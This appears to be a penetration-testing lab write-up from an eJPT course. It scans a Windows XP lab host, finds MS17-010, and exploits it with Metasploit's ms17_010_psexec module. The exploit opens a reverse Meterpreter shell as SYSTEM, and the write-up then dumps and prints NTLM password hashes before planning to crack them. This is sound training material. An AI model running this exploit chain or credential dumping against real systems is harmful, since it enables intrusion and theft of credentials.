

Metasploit

Let's first find our ip.




```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 9 - Metasploit$ sudo ifconfig
[sudo] password for hades:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.8  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::e7c1:2e43:eb57:cbd2  prefixlen 64  scopeid 0x20<link>
        ether 00:0e:c6:8a:55:c1  txqueuelen 1000  (Ethernet)
        RX packets 75734  bytes 85349106 (81.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35710  bytes 9617738 (9.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 14  bytes 630 (630.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 630 (630.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.99.100  netmask 255.255.255.0  broadcast 192.168.99.255
        inet6 fe80::9815:11ff:febc:8328  prefixlen 64  scopeid 0x20<link>
        ether 9a:15:11:bc:83:28  txqueuelen 100  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 2112 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Now we can scan our network to find alive hosts.




```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 9 - Metasploit$ fping -a -g 192.168.99.0/24
192.168.99.12
192.168.99.100
```

Let's do an nmap scan.




```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 9 - Metasploit$ sudo nmap -sC -sV 192.168.99.12
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-19 11:03 IST
Nmap scan report for 192.168.99.12
Host is up (0.47s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FreeFTPd 1.0
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x   1 root       root             0 Feb 18  2015 .
|_drwxr-xr-x   1 root       root             0 Feb 18  2015 ..
|_ftp-bounce: bounce working!
| ftp-syst:
|   STAT: 213
| status of /:
| 213-drwxr-xr-x   1 root       root             0 Feb 18  2015 .
| 213-drwxr-xr-x   1 root       root             0 Feb 18  2015 ..
|_End of status
22/tcp   open  ssh           WeOnlyDo sshd 2.1.8.98 (protocol 2.0)
| ssh-hostkey:
|_  1024 0e:a6:b2:38:0b:6f:08:83:7a:37:a4:8d:66:06:56:cd (RSA)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:50:56:8E:A0:BA (VMware)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

We know it is a windows machine. Let's use an nmap script to scan for possible vulnerabilities.




```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 9 - Metasploit$ sudo nmap --script smb-vuln-* 192.168.
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-19 11:08 IST
Nmap scan report for 192.168.99.12
Host is up (0.51s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:50:56:8E:A0:BA (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: EOF
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 20.60 seconds
```

It is vulnerable to MS17-010. We can now go to msfconsole and search for an exploit.




```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                       Disclosure Date  Rank     Check  Descri
   -  ----                                       ---------------  ----     -----  ------
   0  auxiliary/admin/smb/ms17_010_command       2017-03-14       normal   No     MS17-0
ommand Execution
   1  auxiliary/scanner/smb/smb_ms17_010                          normal   No     MS17-0
   2  exploit/windows/smb/ms17_010_eternalblue   2017-03-14       average  Yes    MS17-0
   3  exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14    average  No     MS17-0
   4  exploit/windows/smb/ms17_010_psexec        2017-03-14       normal   Yes    MS17-0
ode Execution
   5  exploit/windows/smb/smb_doublepulsar_rce   2017-04-14       great    Yes    SMB DO
```

We found one. Let's use it and exploit the machine.




```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.99.12
RHOSTS => 192.168.99.12
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.99.100
LHOST => 192.168.99.100
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.99.100:4444
[*] 192.168.99.12:445 - Target OS: Windows 5.1
[*] 192.168.99.12:445 - Filling barrel with fish... done
[*] 192.168.99.12:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.99.12:445 -         [*] Preparing dynamite...
[*] 192.168.99.12:445 -                 [*] Trying stick 1 (x86)...Boom!
[*] 192.168.99.12:445 -         [+] Successfully Leaked Transaction!
[*] 192.168.99.12:445 -         [+] Successfully caught Fish-in-a-barrel
[*] 192.168.99.12:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.99.12:445 - Reading from CONNECTION struct at: 0×863c12e0
[*] 192.168.99.12:445 - Built a write-what-where primitive...
[+] 192.168.99.12:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.99.12:445 - Selecting native target
[*] 192.168.99.12:445 - Uploading payload... nQmsOEJi.exe
[*] 192.168.99.12:445 - Created \nQmsOEJi.exe...
[+] 192.168.99.12:445 - Service started successfully...
[*] Sending stage (175174 bytes) to 192.168.99.12
[*] Meterpreter session 1 opened (192.168.99.100:4444 → 192.168.99.12:1035) at 2021-06-19 11:21:37 +0530
[*] 192.168.99.12:445 - Deleting \nQmsOEJi.exe...

meterpreter > █
```

We got the meterpreter shell. Let's check who we are on the machine.




```
meterpreter > sysinfo
Computer        : ELS-WINXP
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

We are root user. Let's dump the hashes on the system.




```
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
eLSAdmin:1003:aad3b435b51404eeaad3b435b51404ee:87289513bddc269f9bcb24d74864beb2:::
ftp:1004:4ff1ab31fc4b0ebdaad3b435b51404ee:9865c4bdcd9578a380297c5095e6c852:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a88f7de3e682d17fea34bd03086620b5:2b07e52daf608f50d4cd9506c5b0220d:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9f79c84005db73e0122f424022f8dbc0:::
```

We got the password hashes. Let's crack the Admin password using john.



